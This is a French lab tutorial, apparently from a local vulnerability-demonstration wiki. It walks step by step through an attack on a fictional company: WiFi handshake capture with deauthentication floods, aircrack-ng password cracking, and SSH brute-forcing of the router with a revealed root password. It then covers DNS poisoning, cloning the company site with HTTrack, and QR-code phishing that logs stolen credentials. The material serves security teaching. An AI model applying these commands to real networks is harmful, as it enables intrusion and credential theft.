2024/11/01 23:44 1/9 QRPhishing

QRPhishing

Au sein de ce module nous étudions le QRPhishing, l'aspiration de site et le Bruteforce d'un point d'accès WIFI.

L'objectif est de piéger les employés grâce à un QR code menant vers un site modifié, hébergé localement et étant une copie visuelle du site officiel de l'entreprise. Celui-ci permettant de discrètement voler les identifiants et mot de passe des personnes se connectant dessus.



Jusqu'à indication du contraire, toute les manipulations qui suivent sont à effectuer sur la machine Desktop-Hacker

Connexion au réseau WIFI

- 1. Vérification du mode de la carte réseau :
 - Lancez la commande qui suit un terminal :

iwconfig

```
root®DESKTOP #FKEPÉfaut de la carte réseau est

lo no wire Wanaged

eth0 no wireless extensions.

wlan0 IEEE 802.11 ESSID:"BALLESHISTIK-WIFI"
    Mode:Managed Frequency:2.462 GHz Access Point: 00:A0:57:4B:31:18
    Bit Rate-72.2 Mb/s Tx-Power=8 dBm
    Retry short limit:7 RTS thr:off Fragment thr:off
    Encryption key:off
    Power Management:off
    Link Quality=61/70 Signal level=-49 dBm
    Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
    Tx excessive retries:0 Invalid misc:656 Missed beacon:0
```

2. Passage de la carte réseau en mode monitoring (cette étape peut être sautée si la carte est déjà en mode monitoring) :



Attention à bien vérifier que l'ordinateur ne soit pas connecté à un quelconque réseau WIFI avant de faire cette étape! Sinon l'ordinateur repassera en mode **Managed** immédiatement

• Lancez les commandes qui suivent dans un terminal :

sudo ifconfig wlan0 down
sudo iwconfig wlan0 mode monitor

sudo ifconfig wlan0 up

3. Découverte des réseaux WIFI présents autour :

• Lancez la commande qui suit dans un terminal :

sudo airodump-ng wlan0

BSSID	PWR	Beacons	#Data,	#/s	СН	MB	ENC	CIPHER	AUTH	ESSID
0A:29:13:1A:AC:C6	-83	4	0	0	1	180	WDAO	CCMP	PSK	Brun's
1A:47:3D:55:87:D0	-75	7	ø	ő	6	130		CCMP	PSK	DIRECT-d0-HP M255 LaserJet
8A:D8:19:DC:46:14	-61	29	38	6	6	180		CCMP		Cc
00:16:B6:D9:A9:53	-75	28	4	ø	7	54		CCMP	PSK	<length: 10=""></length:>
3C:A8:2A:6C:6F:D1	-86	8	0	0	11	130	WPA2	CCMP	MGT	<length: 0=""></length:>
3C:A8:2A:6C:6F:D0	-80	8	0	0	11	130	OPN			PBLC
00:A0:57:4B:31:18	-60	15	0	0	11	130	WPA2	CCMP	PSK	BALLESHISTIK-WIFI
BSSID	STAT	ION	PWR	Ra	te	Lost	F	rames	Notes	Probes
(not associated)	18:4	7:3D:55:07:0	00 -78	0) - 1		0	4		unconfigured
(not associated)	E4:5	E:37:2E:DC:6	3 -78	0	- 1		0	1		
(not associated)	00:2	1:6A:C8:BE:A	AC -89	0	- 1		0	2		
8A:D8:19:DC:46:14	2C:3	B:70:4E:DA:9	F -52	1	e-24	e 1	7	38		



Lorsque l'on effectue cette commande, on peut observer l'adresse MAC (BSSID) des réseaux, la puissance de signal (PWR). Beacons représente le nombre d'annonces envoyées par seconde par chacun des routeurs afin d'être découvert, Data le nombre de paquets reçu et CH le canal utilisé par le point d'accès. MB représente la vitesse maximale supportée par le routeur (grâce à la vitesse on peut deviner la version de WIFI utilisée). ENC représente l'algorithme de chiffrement utilisé (OPN signifiant que le réseau est ouvert), CIPHER le protocole de chiffrement, AUTH le protocole d'authentification et enfin ESSID est le nom du réseau.



Parmi tous ces points d'accès celui qui nous intéresse est Balleshistik-WIFI qui est ici d'adresse MAC **00:A0:57:4B:31:18**

- 4. Faire un focus sur un point d'accès précis (connectez un ordinateur au réseau wifi) :
 - Nous allons donc nous focaliser sur le point d'accès Balleshistik-WIFI (afin de vérifier la

2024/11/01 23:44 3/9 QRPhishing

présence de machines sur le WIFI), lancez la commande qui suit dans un terminal :


sudo airodump-ng wlan0 -d 00:A0:57:4B:31:18

```
CH 4 ][ Elapsed: 1 min ][ 2024-05-29 10:55
                   PWR
                        Beacons
                                   #Data, #/s
                                                CH
                                                     MB
                                                          ENC CIPHER AUTH ESSID
00:A0:57:4B:31:18
                   -53
                             76
                                                11
                                                    130
                                                          WPA2 CCMP
                                                                           BALLESHISTIK-WIFI
                                                                      PSK
BSSID
                   STATION
                                       PWR
                                             Rate
                                                     Lost
                                                             Frames
                                                                     Notes
                                                                            Probes
00:A0:57:4B:31:18 EA:81:DA:34:42:1A
                                                                  9
                                      -45
```



Au moment du lancement de la commande on observe une ligne d'information du routeur dans un premier tableau et un deuxième tableau vide qui se remplira après quelques secondes par les informations des machines connectés au réseau wifi.

5. Capture du Forward Handshake (soit les 4 messages échangés entre l'AP et une machine lors de la connexion) :



Last update: 2024/06/13 16:20

 On lance dans un premier terminal la commande de capture du trafic réseau du point d'accès, en le ciblant grâce à son BSSID tout en précisant son canal de communication (qui est ici 11):

sudo airodump-ng -w capture-trafic -c 11 --bssid 00:A0:57:4B:31:18
wlan0

• On lance simultanément dans un deuxième terminal la commande suivante (qui aura comme effet de déconnecter en boucle les appareils connectés au point d'accès afin de les forcer à effectuer un Forward handshake) :

sudo aireplay-ng --deauth 0 -a 00:A0:57:4B:31:18

On s'arrête dès que le message s'affiche que le Forward Handshake est capturé (Apparition de [WPA Handshake : @MAC]) dans la commande "airodump-ng".



```
CH 11 ][ Elapsed: 1 min ][ 2024-05-29 10:57 ][ WPA handshake: 00:A0:57:4B:31:18

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID

00:A0:57:4B:31:18 -58 100 1056 138 0 11 130 WPA2 CCMP PSK BALLESHISTIK-WIFI

BSSID STATION PWR Rate Lost Frames Notes Probes

00:A0:57:4B:31:18 EA:81:DA:34:42:1A -42 6e- 1e 0 172 EAPOL BALLESHISTIK-WIFI
```




Si le [WPA Handshake : @MAC] n'apparait pas lors de la capture, stoppez la commande d'envoi de DeAuth, connectez un téléphone au réseau Ballishistik-WIFI puis relancez la commande d'envoi de DeAuth.

6. Bruteforce du réseau WIFI:

Après l'arrêt de la commande de capture de trafic 5 fichiers sont créés (à l'emplacement du lancement de la commande)





2024/11/01 23:44 5/9 QRPhishing

On utilise parmi les fichiers créés, celui en extension .cap afin d'effectuer un Bruteforce par dictionnaire du mot de passe du point d'accès WIFI :

aircrack-ng capture-trafic-01.cap -w dictionnaire.txt



Le Bruteforce s'arrêtera dès lors que le mot de passe du point d'accès est trouvé

Bruteforce du Routeur WIFI en SSH

• Découverte des machines présentent sur le réseau 192.168.2.0 et leurs protocoles actifs (juste en parler ne pas faire car trop long) :

```
nmap -sV 192.168.2.0/24
```

• Bruteforce par dictionnaire du Routeur WIFI :

```
nmap 192.168.2.1 -p 22 --script ssh-brute --script-args
userdb=user.txt,passdb=passwords.txt
```

Modification du DNS



Si l'ordinateur à été passé en mode monitoring lors de cette démonstration veuillez le redémarrer.

• Connexion au Routeur en SSH dans un terminal :

```
ssh root@192.168.2.1
```

• Entrer le mot de passe trouvé après Bruteforce :

R0ck3tt3.

Mise en place du DNS du site piégé au sein du routeur :

cd Setup/DNS/DNS-LIST

Set www.balleshistic.com 0 192.168.2.252

root@balleshistik-ap1:/Setup/DNS/DNS-List > ls			
Host-name	Rtg-tag	IP-Address	IPV6-Address
www.balleshistic.com	0	192.168.2.252	::
THE TOUCH CONTROL OF THE TOUCH	•	1,21,100,12,12,02	
www.balleshistik.com	0	192.168.2.2	::



La ligne DNS ajouté pointe vers la machine Desktop-Hacker qui va contenir le site piégé.

Aspiration du site par HTTrack

lancez la commande suivante dans un terminal:

httrack www.balleshistik.com

```
(root⊕ DESKTOP-HACKER)-[~]

# httrack www.balleshistik.com

WARNING! You are running this program as root!

It might be a good idea to run as a different user

Mirror launched on Tue, 14 May 2024 10:58:39 by HTTrack Website Copier/3.49-5 [XR&CO'2014]

mirroring www.balleshistik.com/facebook/Se connecter à Facebook_ Facebook_fichiers/coaKsobGuvv.css (87519 bytes) -

120/161: www.balleshistik.com/facebook/Se connecter à Facebook_ Facebook_fichiers/poWNKKNOM-3.css (5652 bytes) - 0

124/161: www.balleshistik.com/facebook/Se connecter à Facebook_ Facebook_fichiers/uM2vb6o3V-o.css (5023 bytes) - 0

Done.73: www.balleshistik.com/images/qui_somme_nous/?C=D;O=D (2113 bytes) - OK

Thanks for using HTTrack!
```



Un dossier nommé "www.balleshistik.com" devrait être apparu à l'endroit où la commande HTTrack à été lancé (très probablement à l'emplacement ./root/)

Création et mise en ligne du site piégé

• Après avoir aspiré le site internet, observer l'apparition d'un dossier

2024/11/01 23:44 7/9 QRPhishing

"www.ballishistik.com" contenant le site aspiré et mettre le contenue du dossier dans le dossier /var/www/html/ de Desktop-Hacker.

• Télécharger et mettre en place ces deux pages PHP modifiées (en supprimant les versions HTML de ces mêmes fichiers) + la bibliothèque JQuery dans le dossier /var/www/html :



Page de login piégée

Page de minichat piégée

Bibliothèque JQuery



Ces trois fichiers sont également à disposition dans le dossier "/root/Documents" sur la machine Desktop-Hacker



Démarrer le service Apache2 sur la machine attaquante (utilisation de "restart" pour vérifier que les dernières modifications soient bien prises en compte):

systemctl restart apache2

Mise en place du QRcode




Si besoin de créer un nouveau QRcode il y a, cela à été possible grâce au site Canva.com en utilisant la fonction QRCode.



Connectez vous à votre espace membre !

Phishing

- Se connecter au réseau WIFI Ballishistik avec un téléphone. (Mot de passe WIFI: 0234562691)
- Scanner le QRCode disposé dans la salle et suivre le lien du QRCode.
- Entrer des identifiants valides sur la page de connexion. (Pierre/1234 ou Gomez/1234)



• Aller vérifier sur le PC Desktop-Hacker au sein du fichier data.txt dans /var/www/html/ le

2024/11/01 23:44 9/9 QRPhishing

vol du couple identifiant mot passe entré précédemment.

Remise à zéro du module

• Enlever la ligne DNS ajouté du routeur

delete www.balleshistic.com 0 192.168.2.252

- Vider le dossier "/var/wwww/html" de Desktop-Hacker
- Supprimer les fichiers de capture réseau dans Desktop-Hacker

From:

http://localhost:8800/ - Démonstrateur de vulnérabilités

Permanent link:

http://localhost:8800/doku.php?id=tutoriels:qrphishing

Last update: 2024/06/13 16:20

